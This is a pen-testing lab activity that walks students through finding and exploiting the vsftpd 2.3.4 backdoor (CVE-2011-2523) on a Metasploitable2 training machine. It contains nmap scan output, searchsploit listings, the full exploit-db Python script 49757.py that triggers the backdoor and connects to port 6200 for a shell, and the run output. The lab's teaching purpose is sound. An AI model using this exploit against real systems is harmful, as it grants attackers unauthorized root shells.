Cybersecurity

Activity File

Activity File: Exploitation


- In this activity, you will continue to play the role of a pen tester conducting an engagement on MegaCorpOne.
- Using Nmap and Zenmap, you have discovered a machine on MegaCorpOne's internal network, Metasploitable2, that has a service that is known to have a vulnerability associated with it.
- You will now use a SearchSploit exploit to determine whether you can gain shell access on the host.

Note: Metasploitable2 is a purposefully vulnerable machine. You are not likely to discover this specific machine in a real environment.


⚠️ **Reminder:** Don't forget to save your findings, as you will add them to your report on Day 4!

Instructions

1. Refer to your past Nmap or Zenmap scans, and look in the scan results for Metasploitable2.



```
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|     State: VULNERABLE (Exploitable)
|     IDs:  BID:48539  CVE:CVE-2011-2523
|       vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|     Disclosure date: 2011-07-03
|     Exploit results:
|       Shell command: id
|       Results: uid=0(root) gid=0(root)
|     References:
|       https://github.com/rapid7/metasploit-framework/blob/master/modules/
exploits/unix/ftp/vsftpd_234_backdoor.rb
|       https://www.securityfocus.com/bid/48539
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|_      http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-
download-backdoored.html
```




Target: 172.22.117.150 Profile: Intense scan

Command: nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150

```
nmap -T4 -A -v --script ftp-vsftpd-backdoor 172.22.117.150
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.062 days (since Sun Apr 13 19:05:02 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=200 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   4.22 ms 172.22.117.150

NSE: Script Post-scanning.
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Initiating NSE at 20:33
Completed NSE at 20:33, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.11 seconds
           Raw packets sent: 1020 (45.626KB) | Rcvd: 1025 (42.186KB)
```

- If you cannot find it by hostname, it will be the machine with the most ports open.


2. Several of these services are exploitable. However, one is exploitable with a Python script. Using `searchsploit` in Kali, search for any exploits around the service that is **listening on port 21**. You're searching for an exploit that allows you to execute a backdoor and is written in Python.



```
┌──(root💀kali)-[~]
└─# searchsploit vsftpd
--------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                             |  Path
--------------------------------------------------------------------------- ---------------------------------
vsftpd 2.0.5 - 'CWD' (Authenticated) Remote Memory Consumption             | linux/dos/5814.pl
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (1)             | windows/dos/31818.sh
vsftpd 2.0.5 - 'deny_file' Option Remote Denial of Service (2)             | windows/dos/31819.pl
vsftpd 2.3.2 - Denial of Service                                           | linux/dos/16270.c
vsftpd 2.3.4 - Backdoor Command Execution                                  | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                     | unix/remote/17491.rb
vsftpd 3.0.3 - Remote Denial of Service                                    | multiple/remote/49719.py
--------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```


- It's important to examine scripts before running them. Some scripts require variables to be edited within the script, whereas others can have variables passed through the command line.

3. Edit the script in nano. The path that is listed on the right is relative to the `/usr/share/exploitdb/exploits` directory, e.g., `/usr/share/exploitdb/exploits/unix/remote/xxxxx.py`.




```
 GNU nano 5.4              /usr/share/exploitdb/exploits/unix/remote/49757.py
# Exploit Title: vsftpd 2.3.4 - Backdoor Command Execution
# Date: 9-04-2021
# Exploit Author: HerculesRD
# Software Link: http://www.linuxfromscratch.org/~thomasp/blfs-book-xsl/server/vsftpd.html
# Version: vsftpd 2.3.4
# Tested on: debian
# CVE : CVE-2011-2523

#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting...')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
```

4. We can tell from the two variables `args` and `host` that this script accepts the IP address of the vulnerable host as an argument, so there is no need to edit the script. Close the script using ctrl+X.
5. Run the script without any arguments to see the output of the script.



```
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py
usage: 49757.py [-h] host
49757.py: error: too few arguments
```

6. Now, pass in the host IP address as an argument, and run the script again. You should see a message saying "Success, shell opened." Type in a Linux command to check if the shell works.



```
┌──(root💀kali)-[~]
└─# python /usr/share/exploitdb/exploits/unix/remote/49757.py 172.22.117.150
Success, shell opened
Send `exit` to quit shell
█
```